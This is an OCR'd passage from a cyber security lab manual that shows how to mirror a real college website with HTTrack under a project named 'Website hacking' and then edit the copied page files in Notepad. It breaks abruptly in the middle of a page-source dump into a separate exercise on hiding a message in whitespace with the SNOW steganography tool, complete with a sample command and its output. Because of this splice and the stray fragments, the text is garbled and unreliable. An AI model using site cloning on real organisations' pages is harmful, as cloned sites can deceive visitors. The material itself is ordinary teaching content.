
EXPT.NO 6(A)	DOWNLOADING A WEBSITE USING WEBSITE COPIER TOOL(HTTTRACK)	DATE:
-----------------	---	-------

AIM:

The main aim is to downloading a website using website copier tool (HTTtack)

PROCEDURE:


- HTTrack is a free (GPL, libre/free software) and easy-to-use offline browser utility.
- It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer.
- HTTrack arranges the original site's relative link-structure.
- Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online.
- HTTrack can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.
- WinHTTrack is the Windows (from Windows 2000 to Windows 10 and above) release of HTTrack, and WebHTTrack the Linux/Unix/BSD release.

STEP 1: Install WinHTTrack


STEP 2: Create a folder on the Desktop and rename the folder name.

For Example: Folder name is “Dayananda Sagar Website”.


Open the folder “Dayananda Sagar Website”. The content of the folder is empty.




STEP 3: Select the new project from the file menu.




STEP 3: Enter the project name in new project field: Example: Website hacking




Step 4: Give the path where you need to download the files. In order to do this Click on Desktop and then click the folder “Dayananda Sagar Website”. Press OK




Step 5: WinHTTrack option window is opened select the scan rules



Step 6: Select all type of file to start the scan.




Step 7: Now all the extension is added for the scan.




Step 8: Now type the URL address to scan

CYBER SECURITY LAB MANUAL




Step 9: Enable the connection adjustment if needed and click the finish button.




Step 10: mirroring process is get started


CYBER SECURITY LAB MANUAL




Step 11: The detail information about the URL will be fetched and saved in the folder “Dayananda Sagar Website”. U can now open the folder where you can see the the project name given as Website hacking as shown in Step 3.



Step 12: Click on Website hacking file, then the URL address dayanandasagar.edu given in the Step 8 will be visible.




Step 13: Click on the file, dayanandasagar.edu. Now you can find all the files of the original page of the Website will be displayed.



Step 14: Click on any file to alter the content : open with notepad.

Example: Click the file about-dsi. 3 Files are displayed. Any file can be opened in a notepad then changes can be done in the file.



Step 15: Contents of the pages is displayed. Now you can alter the Contents.

```

dsi-glance - Notepad
File Edit Format View Help
text-transform: uppercase;
outline: none;
right: 0;
padding: 10px 25px;
color: #fff;
border-radius: 10px 10px 0 0;
}.applyNow-button:hover {
background-color: #3e4095;
border: 1px solid #3e4095;
transition: 0.3s all;
text-decoration: none;
color:#fff;
}@media screen and (max-height: 416px) and (orientation: landscape)
.applyNow-button, .applyNow-button:focus {
padding: 10px 15px !important;
font-size: 0.6em !important;
}.ee-register-now.right {padding: 10px 15px !important;}</style><script type="text/javascript">$(window).scroll(function() {
if ($(this).scrollTop() > 0) {
$('.sticky-social').fadeOut();
} else {
$('.sticky-social').fadeIn();
}
});</script><div class="ee-register-now left"><a style="background-color:transparent; border:none; padding:0;" href="https://forms.gle/UCgy2njJqCxFsN66A" target=_athway><span itemprop="name">DSI</span></a><span class="divider"><Destination File>**

**5) Example:**

```
Snow -C -m "My Account number 1234567" -p "password123" Sample.txt Test.txt
```

**The Source file is a Sample.txt file as shown above. Destination file will be created automatically and exact copy of source file containing hidden information.**


Command Prompt

```
C:\Users\CSE\Desktop\snow>snow -C -m "My Account Number is 1234567" -p "password123" Sample.txt Test.txt
Compressed by 22.32%
Message used approximately 100.00% of available space.
```

```
C:\Users\CSE\Desktop\snow>
```

Figure: White Space Steganography using Snow Tool

**6) Go to the Directory: You will find a new File by name Test.txt. Open the file**



test - Notepad

File Edit Format View Help

